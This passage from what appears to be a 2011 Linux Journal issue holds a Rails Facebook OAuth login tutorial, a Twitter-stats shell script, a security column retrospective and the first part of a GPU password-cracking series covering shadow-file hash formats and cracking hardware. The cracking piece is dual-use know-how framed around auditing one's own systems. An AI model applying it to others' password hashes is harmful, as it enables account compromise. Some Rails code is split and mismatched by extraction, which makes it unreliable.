In other words, users now can sign up (register) with your local registration system or log in directly using their Facebook accounts. The user_omniauth_authorize_path(:facebook) helper was created automatically by devise when you defined your model as :omniauthable. This is why, by the way, you can have only a single model defined as :omniauthable in devise. It normally isn't an issue, although I have seen systems in which there were two different login schemes, one for regular users and one for administrators.

If the user decides to log in as usual, nothing changes. But if the user clicks on “sign in with Facebook”, the whole OAuth system kicks into gear, which means that if you’re testing your software on a computer or server that’s not identical to what you told Facebook, you’ll receive an error indicating that the redirection URL didn’t work correctly.

When I clicked on the “sign in with Facebook” link, my browser was redirected to a Facebook page which told me, very simply, that the “helloworld” application would like to get information about me and about my education. This reflected at least part of the scope that I had defined back in devise.rb:

```
:scope => 'user_about_me,user_education_history,read_friendlists'
```

But, what about reading my list of friends? Did Facebook somehow forget? Not exactly. After signing in on that initial page, Facebook then gave me a new page, indicating that:

To enhance your experience, helloworld would also like permission to:

Access my custom friend lists

I clicked on the “Allow” button, and all seemed to be going well, until I got an error message in my browser:

The action 'facebook' could not be found for

Devise::OmniauthCallbacksController

This is because I still need to do two things. First, I need to update my route, such that the Facebook callback will be handled by devise. I can do this by modifying config/routes.rb, such that the original route:

`devise_for :user`

is replaced by:

```
devise_for :user, :controllers => {
  :omniauth_callbacks => "users/omniauth_callbacks"
}
```

This means that when Omniauth is invoked for a callback, I want the users/omniauth_callbacks controller to take care of this. The second thing I must do is define this controller, by putting omniauth_callbacks.rb inside of app/controllers/users, a subdirectory that I must create. I took the definition of this controller straight from the devise documentation:

```
class Users::OmniauthCallbacksController <
  Devise::OmniauthCallbacksController
  def facebook
    @user = User.find_for_facebook_oauth(env["omniauth.auth"],
                                          current_user)
    if @user.persisted?
      flash[:notice] = I18n.t "devise.omniauth_callbacks.success",
        kind: "Facebook"
    else
      flash[:error] = I18n.t "devise.omniauth_callbacks.failure",
        kind: "Facebook"
    end
  end
end
```

```

sign_in_and_redirect @user, :event => :authentication
else
  session["devise.facebook_data"] = env["omniauth.auth"]
  redirect_to new_user_registration_url
end
end
end

```

In other words, I want to find a user in my database based on the Facebook OAuth information I got back. If I already have such a user in the system, then I sign in as that user. Otherwise, I ask the person to register as a new user.

But of course (and yes, this is the last step), I need to define the method `User.find_for_facebook_oauth`. Again, the devise documentation offers a solution, in that you can define this class method as follows (with some modifications from the original):

```

def self.find_for_facebook_oauth(access_token,
→signed_in_resource=nil)
  data = access_token['extra']['raw_info']

  if user = User.find_by_email(data["email"])
    user
  else # Create a user with a stub password.
    u = User.new(:email => data["email"])
    u.password = Devise.friendly_token[0,20]
    u.save!
    u
  end
end

```

When you try to log in again via

Facebook, you're thus taken to the URL from your OAuth handler, and...well, on my system, I get an error, indicating that my new User instance was not created in the database, because I violated one or more of the validations on my Rails User model. Which ones? The e-mail address and password cannot be blank.

How can this be? Well, you can see that if the user does not exist, then you try to create it with the e-mail address that you got from Facebook, stored in the "data" hash that this method creates:

```

u = User.new(:email => data["email"])
u.password = Devise.friendly_token[0,20]
u.save!

```

In order to better understand this, I added the following line to the `find_for_facebook_oauth` method, just after defining the "data" hash:

```
logger.warn data.to_yaml
```

And sure enough, when I tried to log in via Facebook again, I got a lot of information about myself in the controller, but not my e-mail address. That's because the scope that I defined in config/initializers/devise.rb didn't include "email". You can update that definition:

```
:scope => 'email,user_about_me,user_education_history,read_friendlists'
```

Then you have to restart the server

(since initializers are read only at startup), and click on the “sign in with Facebook” link again. This time, you’re brought back to the Facebook permissions page; Facebook wants to know this time if it’s okay to pass the user’s e-mail address to the application. I click on the “Allow” button, and then get an error.

Notice that you’re basically giving the user a random password here. That’s okay in my book, since you don’t care about the password for these users, given that they’ll be signing in via Facebook in any event.

Conclusion

OAuth has a lot of good things going for it, which benefit both Web-based applications and their users. As you can see, it can be a tad complicated to set up, but once you get the hang of it, adding such functionality to your own applications can be quite straightforward. And, once you’ve allowed users to sign in via Facebook, you can add additional providers, simply by including additional provider-specific gems, adding a controller class for that provider, and then adding a provider-specific method on the user object. Omniauth, and the various provider-specific gems on which it depends, continues to track the implementation details of OAuth, allowing you to concentrate on your application, rather than the OAuth parts of it. ■

Reuven M. Lerner is a longtime Web developer, architect and trainer. He is a PhD candidate in learning sciences at Northwestern University, researching the design and analysis of collaborative on-line communities. Reuven lives with his wife and three children in Modi'in, Israel.

Resources

The authoritative site for OAuth is at <http://oauth.net>. That site includes documentation, protocol descriptions and much more. It also describes the differences between OAuth 1 and OAuth 2.

The devise library for Ruby on Rails authentication is at <https://github.com/plataformatec/devise>. The Omniauth authentication gem is also at GitHub, at <https://github.com/intridea/omniauth>. Each of these packages has a large Wiki on GitHub with documentation, code examples and FAQs.

If you want a more detailed explanation of what is happening, along with an indication of how you would test the integration of OAuth into your application, I recommend the book *Rails 3 in Action* by Ryan Bigg and Yehuda Katz (Manning, ISBN 978-1-935182-27-6). This is a new book, but the little I’ve read through seems quite excellent, including an entire chapter on OAuth and authentication systems.

“A Primer to the OAuth Protocol”
by Adrian Hannah, *LJ*, June 2011:
<http://www.linuxjournal.com/article/10965>.



DAVE TAYLOR

More Twitter User Stats

Can a formula quantify whether someone is worth following on Twitter? Dave tackles this complex subject with a nifty shell script and some math.

In my last article, I started a script that identified user stats for Twitter accounts, with the intention of being able to analyze those stats and come up with an engagement or popularity score. Yeah, it's kind of like Klout, but without the privacy implications or cross-platform sniffing.

The motivation behind creating the script is to have a tool that lets you quickly differentiate between Twitter users who are spammers or bots and those who are influencers—for example, users who have more followers than people they ostensibly follow.

With surprisingly little work, I created a short script snippet that extracted basic Twitter figures: followers, following, number of tweets and the number of Twitter lists that include the Twitter account in question:

```
stats=$(curl -s $twitterurl/$username |
  grep -E '(stats_count|stat_count)'
  | sed 's/<[^>]*>/ /g;s/,//g')"
echo $stats
```

The problem is, I ran out of space after realizing that some accounts were presented in one format while others were in another, as shown in these two differing results:

```
$ sh tstats.sh gofatherhood
3 0 0 0 Tweets
$ sh tstats.sh filmbuzz
#side .stats a:hover span.stats_count #side .stats a
→span.stats_count 1698 4664 301 13258 Tweets
```

That's not good, so let's start by fixing it.

Filters Rely on Low-Level Page Format

The problem, of course, is that my complicated grep sequence relies on the page being formatted in a very specific manner. If Twitter changes it even the slightest bit, things might well require updates and tweaks. Next time, we'll just get a supercomputer and some AI. For now though, I'll make the—rash—assumption that I've found both possible

The problem, of course, is that my complicated grep sequence relies on the page being formatted in a very specific manner.

output formats between @FilmBuzz and my new @GoFatherhood Twitter accounts (the former tied to my film blog, <http://www.DaveOnFilm.com>, and the latter tied to my new dad blog <http://www.GoFatherhood.com>, in case you're curious).

To normalize the output, I simply can filter out the ".stats" line:

```
twitterurl="http://twitter.com" # no trailing slash
if [ $# -ne 1 ] ; then
    echo "Usage: $0 TWITTERID"
    exit 1
fi
username="$1"
stats=$(curl -s $twitterurl/$username | grep -E
  '(stats_count|stat_count)' |
    sed 's/<[^>]*>/ /g;s/,//g' | grep -v '.stats')"
echo $stats
```

The result is exactly as desired now:

```
$ sh tstats.sh filmbuzz
1698 4664 301 13259 Tweets
```

The next logical step is to identify each of those fields, so we can do some basic calculations and screening.

With a set of numbers separated by

spaces, there are a couple ways to pull them into variables, but my favorite is to use sed to turn the set of values into a name=value sequence, as illustrated in this simple example:

```
eval $(echo 1 2 3 | sed 's/^/a=/;s/ /;b=/;s/ /;c=')
```

The intermediate output of this is a=1;b=2;c=3, and when it's evaluated by the shell (the eval and the \$() subshell working together), the result is that there are now three new variables in the shell, a, b and c, with the values 1, 2 and 3, respectively:

```
$ echo b = $b
b = 2
```

To apply this in our Twitter script, I'll just make the smallest tweaks:

```
eval $(echo $stats | cut -d\ -f1-4 |
  sed 's/^/fwing=/;s/ /;fwers=/;s/
  /;lists=/;s/ /;tweets=/')
echo "$1 has sent $tweets tweets and follows $fwing,
has $fwers followers and is on $lists lists."
```

Note that I had to add a cut invocation to get rid of the word "Tweets" (see the

earlier script output) to ensure that eval doesn't get confused with its variable assignments. The result is nice:

```
filmbuzz has sent 13259 tweets and follows 1698,  
has 4664 followers and is on 301 lists.  
Trying a different user?  
davetaylor has sent 30282 tweets and follows 567,  
has 10284 followers and is on 791 lists.
```

Good. Now let's talk numbers.

Lightweight Numbers, Lightweight Results

Before I proceed, yes, I realize that the only outcome we can have from trying to analyze these most basic of stats is going to be a very simplistic score of whether someone is "interesting" or has any authority in the Twitterverse. Useful additional stats would be how many times they're re-tweeted (others rebroadcast their messages), what percentage of their tweets include a URL (which can indicate whether they're simply disseminating Web content or actually participating on Twitter) and what percentage of their tweets reference another Twitter account or, ideally, are actually replies to other Twitter users.

We could calculate some of these figures by pulling the 100 most-recent tweets from an account and quickly scanning for the @ symbol, an

http: sequence and so forth, but I'll leave that as an exercise for you, the reader, and look forward to someone submitting the improved code to our archives at *Linux Journal*.

For now, I'm going to posit that an interesting tweet value can be calculated like this:

```
(followers / following) * (lists/1000) * (tweets/1000)
```

It's not perfect. Indeed, my friend F. Andy Seidl points out that 100/10 isn't necessarily only half as influential as 200/10 and suggests we use logarithms, but let's work with this basic calculation first and see what we get.

For my @DaveTaylor account, here's the base math:

```
(10284 / 567) * (793/1000) * (30285/1000)
```

which solves down to 434. By comparison, @FilmBuzz with a much closer ratio of followers to following solves down to the value 11, and the brand-new, zero value @GoFatherhood solves—unsurprisingly—to zero.

Robert Scoble of Rackspace is an interesting case to examine here. His stats: scobleizer has sent 56,157 tweets and follows 32,527, has 21,6782 followers and is on 19,134 lists. Impressive. His score? 7,161.

One more example before we implement

the formula: @linuxjournal has sent 3,208 tweets and follows 5,050, has 12,050 followers and is on 1,165 lists. Score: 9.

Suffice it to say, it's a weak analysis system. Still, it's at least something to explore and, as I suggested earlier, there are lots of ways to refine and improve the formula once you can extract individual data points easily from the Twitter stream.

Coding the Score

Math is most commonly implemented using the bc program, and since we have nicely named variables, it's a breeze to implement in the script:

```
echo "scale=2;($fwers / $fwing) * ($lists/1000) * ($tweets/1000)" | bc
```

Fully implementing it with some friendly output involves a slight tweak of the earlier echo statement coupled with the use of the /bin/echo version of the command that knows the -n (no line break at the end) version. You'll see why:

```
/bin/echo -n "$1: $tweets tweets sent, follows $fwing, has $fwers  
followers, is on $lists lists. SCORE: "
```

```
echo "scale=2;($fwers / $fwing) * ($lists/1000) * ($tweets/1000)" | bc
```

With this in hand, a few quick test calculations:

```
$ sh tstats.sh davetaylor
```

```
davetaylor: 30285 tweets sent, follows 567, has 10283 followers,  
is on 793 lists. SCORE: 433.60
```

```
$ sh tstats.sh linuxjournal
```

```
linuxjournal: 3208 tweets sent, follows 5050, has 12050 followers,  
is on 1165 lists. SCORE: 8.83
```

```
$ sh tstats.sh arrington
```

```
arrington: 9163 tweets sent, follows 1852, has 100477 followers,  
is on 7729 lists. SCORE: 3836.29
```

It's not unreasonable that Mike Arrington, with 100,477 followers against the 1,852 that he follows should have a high Twitter influence score, while *Linux Journal*, with its 12,050 followers against the 5,050 it's following is ostensibly less popular or influential.

Anyway, I've run out of space here. I hope this has been interesting, and I highly encourage you to push on this idea and see both what additional numbers you can glean from Twitter and how they can all be combined into a single numeric score that could offer up a Twitter score. ■

Dave Taylor has been hacking shell scripts for more than 30 years. Really. He's the author of the popular *Wicked Cool Shell Scripts* and can be found on Twitter as @DaveTaylor and more generally at <http://www.DaveTaylorOnline.com>.



MICK BAUER

Eleven Years of Paranoia, a Retrospective

Before saying goodbye, a happy look backward.

Six months ago at the end of my last article, "DNS Cache Poisoning, Part II: DNSSEC Validation" (<http://www.linuxjournal.com/article/11029>), I mentioned I was going on hiatus. The good news is, this month I'm back! The sad news is, I don't plan to return to writing a monthly column. The demands of my day job and family life finally have overtaken my energy for late-night technical writing, so it's time for me to close this chapter of my writing career.

But what a long chapter it's been! Two things have surprised me about this experience. The first is how quickly the past 11 years have gone! The other is how long-lived some of these Paranoid Penguin articles have been. As a technical writer, you really don't expect people to remember tutorials you wrote six years ago, but I still get e-mail about some of my earliest pieces.

So, I thought it might be fun to touch on what, for me, have been some of my

favorite Paranoid Penguin articles, topics and interview subjects through the years.

How the Paranoia Started

My relationship with *Linux Journal* began in the summer of 2000. Earlier that year, I'd given two presentations (on DNS security and Postfix) at Root Fest 2, a hacker convention in Minnesota, and I thought to myself, now that I've done all the work of researching these presentations, I wonder whether my favorite magazine would like an article on either topic?

With that, I wrote to the editors. I was delighted when they accepted my proposal for "Securing DNS and BIND" (<http://www.linuxjournal.com/article/4198>). I was relieved when they liked the finished article, which for the first and last time I completed a full week before deadline. But, I was quite surprised when they asked if I could

submit another article for the same issue!

Being both puzzled and worried as to how I could pull that off, I called my good friend and Root Fest 2 co-presenter Brenno de Winter, and the result was "Using Postfix for Secure SMTP Gateways" (<http://www.linuxjournal.com/article/4241>). Thus, thanks to Brenno, I made my debut in the October 2000 issue with not one but two articles!

Not long afterward, I half-jokingly suggested "Hey, if you guys like my stuff *that* much, why not make me a regular columnist?" Apparently lacking a snappy rejoinder, the editors simply replied, "Sure!" The Paranoid Penguin had been hatched.

Although I didn't plan it this way, I think it's a happy coincidence that I both ended and began the column with pieces on DNS security. Just as much now as 11 years ago, the Domain Name Service remains a critical Internet service with serious security limitations, whose infrastructure still relies heavily on Linux and other UNIX-like operating systems.

Cavalcade of Tutorials

After a two-month period of editorial-staff turnover during which the magazine briefly forgot but then, thankfully, remembered they wanted me to be a columnist, I began churning out tutorials for implementing all of my favorite security applications on Linux, including Secure Shell in January and February 2001

(<http://www.linuxjournal.com/article/4412> and <http://www.linuxjournal.com/article/4413>), Nmap in May 2001 (<http://www.linuxjournal.com/article/4561>), Nessus in June 2001 (<http://www.linuxjournal.com/article/4685>), GnuPG in September and October 2001 (<http://www.linuxjournal.com/article/4828> and <http://www.linuxjournal.com/article/4892>), and Syslog in December 2001 (<http://www.linuxjournal.com/article/5476>).

Although I had been using Linux since 1995, I never called myself an expert. Rather, the sensibility I tried to convey was "if even I can get this to work properly, you can too!" This isn't false modesty. Although I consider myself to be a knowledgeable and experienced network security architect, the fact is I've never been a full-time Linux system administrator. For me, Linux always has been a means to an end.

So, if you ever got the sense that any of my articles resembled lab notes in prose form, that probably wasn't a complete coincidence! I'm not in the least bit embarrassed by that. A procedure that works is a procedure that works, no matter who writes it and why, and I've worked very hard over the years to produce tutorials that work reliably and verifiably.

(The fact that my readership always has included such an abundance of bona

fide experts and all-around alpha geeks provided palpable incentives for getting things right! But I must say, as much as I used to worry about being exposed as a charlatan by some angry sysadmin or another, that day never came. I've been subject to plenty of criticism and error-correction during the years, but 99% of it has been constructive and kind, for which I've been abidingly grateful.)

That first year, I also wrote a couple more-generalized pieces, "Designing and Using DMZ Networks to Protect Internet Servers" (March 2001, <http://www.linuxjournal.com/article/4415>) and "Practical Threat Analysis and Risk Management" (January 2002, <http://www.linuxjournal.com/article/5567>). These were both pieces that involved skills I had exercised regularly in my day-to-day work as a security consultant, and they gave (I hope) some context to the tools I was tutorializing.

This was the pattern I tried to maintain through the subsequent decade: carefully researched and tested technical tutorials, interspersed now and then with higher-level security background.

Reviews and Interviews

The higher-level articles consisted of more than just me ranting about what I think constitutes good security. Sometimes, I let other hackers do the ranting, in candid interviews: Weld Pond

(Chris Wysopal) in the September 2002 issue (<http://www.linuxjournal.com/article/6126>); Richard Thieme in December 2004 (<http://www.linuxjournal.com/article/7934>); Marcus Meissner in October 2008 (<http://www.linuxjournal.com/article/10183>); Anthony Lineberry in August 2009 (<http://www.linuxjournal.com/article/10505>); and most recently, "Ninja G" in March and April 2011 (<http://www.linuxjournal.com/article/10970> and <http://www.linuxjournal.com/article/10996>).

The Richard Thieme and Ninja G interviews were especially fun for me to write, because in both cases the entire exercise amounted to replicating in print exactly the type of private conversations I've enjoyed with Richard and G through the years at DEF CON and elsewhere. And sure enough, they each rose to the occasion, displaying in their own ways not only technological brilliance, but also fascinating opinions and stories about many other things besides, including Homeland Security, hacking as quest for truth, ninjutsu and nautical martial arts.

Besides interviewing hacker celebrities, I also wrote a couple product reviews: BestCrypt in June 2002 (<http://www.linuxjournal.com/article/5938>) and Richard Thieme's book *Islands in the Clickstream* in March 2005 (<http://www.linuxjournal.com/article/7935>). You may wonder, why so

few reviews, given what an excellent way this is to obtain free products?

First, I can recall *attempting* at least two other evaluations: one was of some WLAN (802.11b) host adaptors that were supposedly Linux-compatible, and the other was of a miniature embedded computer platform that supposedly was optimized for Linux. In both cases, I failed to get the evaluation hardware working properly. Because “it doesn’t work” falls rather short of the 2,500-word submission quota I usually had to meet, I chose different topics for those two months’ columns.

Four attempted reviews (two successful) in 11 years isn’t a very high rate, I admit. The other reason I didn’t attempt more of them was philosophical. It seemed that it was more immediately *useful* for me to stick mainly to writing tutorials of popular, free software tools, than to evaluate commercial products that in many cases were redundant with such tools.

Which isn’t to say I was or am against commercial software. For example, by covering the free (GPL) version of the Zorp firewall in March and April 2004 (<http://www.linuxjournal.com/article/7296> and <http://www.linuxjournal.com/article/7347>), I indirectly gave a minor boost to the commercial Zorp Pro, which (at that time, at least) was configured in a very similar way. Rather, I chose to focus mainly on free software, because

I *could* and because it felt good to support developers to whom I felt I owed something.

Supposedly Fun Things I Never Did Again

Some ubiquitous tools, like BIND and iptables, I covered more than once through the years. With others, I may have written about them only once in *Linux Journal*, but revisited them in further depth when I wrote the book *Building Secure Servers With Linux* in 2002, and its second edition, retitled *Linux Server Security* in 2005. (Like many of my articles, I’ve been pleasantly surprised at how much of *Linux Server Security* is still relevant. But the main reason I mention the book here is that it grew directly out of my Paranoid Penguin columns!)

Other tools, however, I was happy to abandon shortly after figuring out how to operate them properly. In one case, the tool itself wasn’t bad; the underlying *protocol*, of which the tool was simply an implementation, was and is hopelessly convoluted.

I’m going to indulge myself in a little coyness and not name these tools I found excuses to abandon. Just because I don’t enjoy using something doesn’t mean I’m not grateful to those who donated their time and talent to develop it.

What I’m really trying to say is that complexity-fatigue is still one of Linux’s

biggest ongoing challenges. Even hackers sometimes are overwhelmed by how complicated it can be to get a single piece of software running properly under Linux. By "complexity", I don't just mean "requiring the use of a command prompt". On the contrary, I have an abiding fondness for applications that pull all their configuration information from a single text file, rather than scattering settings across multiple files (or worse, in a binary data file that can be modified only by some GUI tool).

Have you ever noticed that one of the highest forms of praise we give Linux distributions and applications is "it just works"? This, in my opinion, is a big reason Ubuntu has been so successful. An almost unprecedented percentage of things in Ubuntu "just work". This speaks not only to Ubuntu's stability and sensible default settings, but also to how easy it is to configure it properly.

I don't value simplicity just because I'm mentally lazy (which I totally admit to being). Complexity is the enemy of security. It makes it harder to spot configuration errors, it leads to unforeseen dependencies and interactions, and it incites otherwise-upstanding and industrious system administrators to take shortcuts they wouldn't ordinarily contemplate.

Recurring Themes

Which, if you've been reading the column a while, probably is something you've read here before. Across all these different applications and technologies I've researched, tested and written about, I've seen a number of recurring themes and commonalities.

First, the key to securing anything, be it a single application or an entire operating system, is to disable unnecessary functionality and to leverage available (and relevant) security capabilities fully.

Second, the worst way to use any Linux tool is to succumb to the notion that only root can do anything useful. The more things running as root on your system, the more things an attacker might be able to abuse in a way that leads to *total* system compromise. Therefore, it's important to run processes under less-privileged accounts or to use SELinux or AppArmor to curb root's omnipotence.

Third, firewalls are neither dead, irrelevant nor obsolete. With so much of our network use focused on the browser, and with mainstream firewalls (including Linux's Netfilter/iptables) having made little progress overall in gaining application visibility and intelligence, firewalls certainly are *less* helpful than they were 11 years ago. But this doesn't mean we can live without firewalls. It just means we need to find additional controls

(application gateways/proxies, encryption tools and so forth) to pick up the slack.

Fourth, we're still suffering from a general lack of security controls in protocols on which the Internet relies. SMTP, DNS and even IP itself were created long ago, at a time when computer networks were exotic and rare. Even TLS/SSL, whose sole purpose is to add security to Web transactions, was designed with a very primitive and limited trust model that has not stood up very well against man-in-the-middle attacks or against Certificate Authority breaches.

Securing these old protocols, like securing Linux itself, usually amounts to implementing new security features (SMTP STARTTLS, DNSSEC and so forth) that have entered the mainstream only recently.

On a related note, in January 2010, I wrote a column titled "Linux Security Challenges 2010" (<http://www.linuxjournal.com/article/10647>). I'm both pleased and depressed by how much of it still seems relevant, nearly two years later. Suffice it to say that virtualization, cloud computing, man-in-the-middle attacks against TLS/SSL and targeted malware have, collectively, made it that much more imperative to do the hard work of securing our systems and applications, and to find new ways both to implement "least-privilege" security models and to make it easier to run applications securely.

Conclusion

So here I am, 11 years after I started, paranoid about nearly all the same things I was paranoid about when I began, just more so. Am I worried? Not really. On the contrary, I'm comforted knowing that so many things both bad and good about how we understand security to work appear to be more or less constant. This doesn't get us off the hook for keeping current with new attacks and new technologies. It does, however, mean that what we knew yesterday will make it easier for us to learn what we need to know tomorrow, in order to operate securely.

Thank you, Jill Franklin, Carlie Fairchild and my other dear friends at *Linux Journal*, and especially to you, my engaged, inquisitive and altogether remarkable readers, for accompanying me on this 11-year journey and for making it possible for me to learn so much in such a public way. I don't know when I'll be writing about Linux security again, but I know that it will be here.

I hope that in the meantime, you remain safe! ■

Mick Bauer is Principal Security Architect for a health insurance company in Minnesota. He's the best player of the uilleann (Irish pipes on his block, a passable maker of candlesticks, flutes and other long round wooden objects, and is the extremely proud father of four implausibly fabulous daughters.



KYLE RANKIN

Password Cracking with GPUs, Part I: the Setup

Bitcoin mining is so last year. Put your expensive GPU to use cracking passwords.

When the Bitcoin mining craze hit its peak, I felt the tug to join this new community and make some easy money. I wasn't drawn only by the money; the concepts behind Bitcoin mining intrigued me, in particular the new use of graphics processors (GPUs). With a moderately expensive video card, you could bring in enough money to pay off your initial investment and your electricity bill in a relatively short time.

Then Bitcoin tanked. That's okay though, because I hadn't gotten around to building my mining rig yet, and what's more, I found an even more interesting use for Bitcoin mining hardware: password cracking. Bitcoin mining and password cracking are quite similar operations, and a GPU can crack

passwords much faster than a CPU or even a small cluster of CPUs. In this two-part article, I explain how to set up and use a password-cracking computer. In this first piece, I focus on the principles behind password cracking and the overall hardware setup. I'll cover the specific attacks and command-line examples in the following article.

Legitimate Reasons to Crack Passwords

Before I get started, let's admit that there are some pretty shady reasons to crack passwords. Every so often you will hear a story of a Web site that was hacked, a password database that was compromised and the thousands of weak passwords that were discovered. Often people get into password cracking because

they are trying to break into someone else's system, or they already broke into someone's system, stole their password hashes and are cracking the passwords so they can attack yet another system.

That said, like with lock picking, there are legitimate reasons to crack passwords, particularly for a sysadmin or Webmaster:

- Test local users' password strength.
- Prove that users follow your password policy.
- Understand what your password policy should be.
- Cryptography is interesting.
- Bitcoin mining is no longer profitable.

In fact, many Linux systems will run a basic dictionary attack when you change your password to evaluate how weak it is. Although it's true that these days most password systems will not allow users to enter passwords that don't fit the password policy, some systems simply let users know their passwords are weak but store them anyway. In either case, it makes sense to audit your passwords at a company just to ensure that a random hacker with a \$300 video card can't crack your passwords in a day or two. When you

put yourself in the role of the password cracker, you'll start to realize which passwords are easy to crack and which ones are almost impossible, and that will help inform you when it's time to update your password policy.

An Introduction to Password Hashes

Password hashes were created to solve a particularly tricky problem. If users must enter passwords to log in, you have to store those passwords on the system somehow. How do you store those passwords so that they're not plain text, yet when users enter their passwords, you can tell that they are correct? The solution is to encrypt passwords with a one-way hash. The idea behind a one-way hash is that it is relatively easy for input to get encrypted into the hash, but almost impossible to convert the hash back to the original input. If you've ever downloaded a Linux .iso and ran `md5sum` on it to make sure it matched the original, you were using a very popular one-way hashing algorithm, MD5. Other popular one-way hashes include the SHA family (SHA1, SHA256 and SHA512), and phpass is the modern default for PHP-based sites like WordPress.

When you log in to a Linux system, the password you enter gets converted into a hash with the same algorithm originally used when you first set your password. The system compares this new hash with

the hash it has stored on the system, and if they match, it assumes you entered the correct password and you are logged in. So for instance, on a modern PHP site, if your password was 123456, it might get stored as \$P\$BPlliO5xdHmThnjjSyJ1jBICfPkpay1.

How Password Cracking Works

On a very basic level, password cracking works much like a regular login. You take a password guess, run it through a hashing algorithm and compare it to the existing hash. If it matches, you cracked the password. The main difference between cracking and a regular login

is that you are doing hundreds of thousands if not millions of these comparisons a second.

/etc/passwd and /etc/shadow

The most important thing you need before you crack a password is the password hash. Because we are talking about perfectly legitimate uses of password cracking, this is simple. After all, you should have root access on your own systems or databases, and it should be easy to retrieve the password hashes. In the case of Linux logins, these password hashes used to be stored in

Try Before You Buy!

Benchmark Your Code on Our GPU Cluster with AMBER, NAMD, or Custom CUDA Codes

NEW Microway MD SimCluster with 8 Tesla M2090 GPUs, 8 CPUs and InfiniBand 30% Improvement Over Previous Teslas

Configure your WhisperStation or Cluster today!
www.microway.com/tesla or 508-746-7341

Microway

NVIDIA TESLA

intel Technology Provider Platinum 2011

AMD Fusion Partner Premier

GSA Schedule Contract Number: GS-35F-0431N

/etc/passwd. That seems like a logical place to store passwords on a Linux system. The problem is, that file also stored the user names and user IDs in use on the system, and because of that, the file needs to be world-readable. Back when passwords were stored in that file, any local user could pull the full list of password hashes and start cracking. These days, Linux stores the password hashes in /etc/shadow, where they are readable only by root. In the case of Web site passwords, the hashes usually are stored either somewhere on the filesystem itself or often in a special user

table in a database.


The second important thing you need is to know what hashing algorithm was used for those hashes. Without that, you won't know what type of hashing algorithm to use for your attack. In the case of login hashes, the hash type is stored in the password hash itself. If you look at a password hash in /etc/shadow, you'll notice a log of strange characters along with a few \$ thrown in. These \$ characters delimit different sections of the hash as follows:

`$id $salt $encrypted`

Microway's Proven GPU Expertise

**Thousands of GPU cluster nodes installed.
Thousands of WhisperStations delivered.**

- **Award Winning BioStack – LS**
- **Award Winning WhisperStation Tesla – PSC with 3D**



NAMD F1-ATP Performance Gain

Visit Microway at SC11 Booth 2606



The id section tells you what hash is being used:

- 1 = MD5
- 5 = SHA-256
- 6 = SHA-512

These days, you are most likely to run into SHA-256 and SHA-512 passwords. Because the hashing algorithm and the salt are stored along with the password itself, Linux password hashes are pretty portable. If you have one hash, you can copy it to another system and use the same password to log in.

Why Use a GPU?

The simple reason to use a GPU instead of a CPU for password cracking is that it's much faster. It turns out that cracking passwords is a lot like mining Bitcoins, so the same reasons GPUs are faster for Bitcoin mining apply to password cracking. The short answer is that there are many more specialized chips on a GPU that perform 32-bit operations really quickly. Although a CPU can perform a lot of general-purpose calculations, the chips on a GPU can perform specific types of operations much faster, and in a much more parallel way. If you want more specifics, this site explains in more

detail from the perspective of Bitcoin mining: https://en.bitcoin.it/wiki/Why_a_GPU_mines_faster_than_a_CPU.

The Hardware

The most important piece of hardware you need to crack passwords is a fast GPU. Because cracking passwords is like mining Bitcoins, you can get a good idea of how your GPU would perform by how well it would mine Bitcoins.

This site provides a good list of available video cards and describes their performance: https://en.bitcoin.it/wiki/Mining_hardware_comparison. When you look at that site, what you'll notice is that AMD GPUs tend to be much faster than NVIDIA GPUs, even though for gaming often the reverse is true. The reason for this is explained in detail in the explanation of why a GPU mines faster than a CPU, but in short, AMD GPUs tackle the problem of graphics rendering with a lot of small, simple chips that perform 32-bit operations quickly. NVIDIA GPUs have fewer, but more sophisticated chips that are closer to a CPU in complexity. For the purposes of Bitcoin mining or password cracking, which can be highly parallel, those larger number of simple chips work the fastest. Also note that cracking software can take advantage of multiple GPUs, so if you can afford it, and your motherboard can support it, you may

find you'll get the same performance out of two cheaper GPUs than a single expensive one.

In my case, I didn't have a desktop PC lying around I could use for this, so I built a special desktop just for password cracking. In case you want to follow in my footsteps, here is my exact hardware along with prices:

- GPU: SAPPHIRE FleX 100312FLEX
Radeon HD 6950 2GB: \$280
- Power supply: RAIDMAX HYBRID 2 RX-730SS 730W: \$60
- Motherboard: ASUS M4A88T-V: \$95
- CPU: AMD Phenom II X6 1090T Black Edition Thuban 3.2GHz: \$170
- RAM: Corsair CMX4GX3M2B2000C9 4Gb 240-pin DDR3: \$55
- Storage: Seagate ST95005620AS 500GB 7200 RPM Hybrid Drive: \$100
- Case: already owned
- Total: \$760, \$930 with monitor, \$340 just GPU + PS

If you already have a desktop that supports a modern video card, you may need to purchase only the GPU

and power supply. Keep in mind that modern high-performance video cards require a lot of power, so you'll want at least a 700W power supply in your case, and more than that if you intend to chain two video cards together. I found that the AMD 6950 had good performance for my budget, plus this particular model can theoretically be turned into a 6970 with a firmware update. If you have a larger budget though, you may want to buy two or more 6950s and chain them together.

So there you have it. You now have a month to get your hardware together, and next month, I'll discuss the software side of password cracking, explain dictionary, brute-force and mask attacks, and give specific examples with my password-cracking system. ■

Kyle Rankin is a Sr. Systems Administrator in the San Francisco Bay Area and the author of a number of books, including *The Official Ubuntu Server Book*, *Knoppix Hacks* and *Ubuntu Hacks*. He is currently the president of the North Bay Linux Users' Group.

Resources


Why a GPU Mines Faster Than a CPU: https://en.bitcoin.it/wiki/Why_a_GPU_mines_faster_than_a_CPU

Mining Hardware Comparison:
https://en.bitcoin.it/wiki/Mining_hardware_comparison

Dustin Boswell and Trever Foucher's *The Art of Readable Code* (O'Reilly Media)

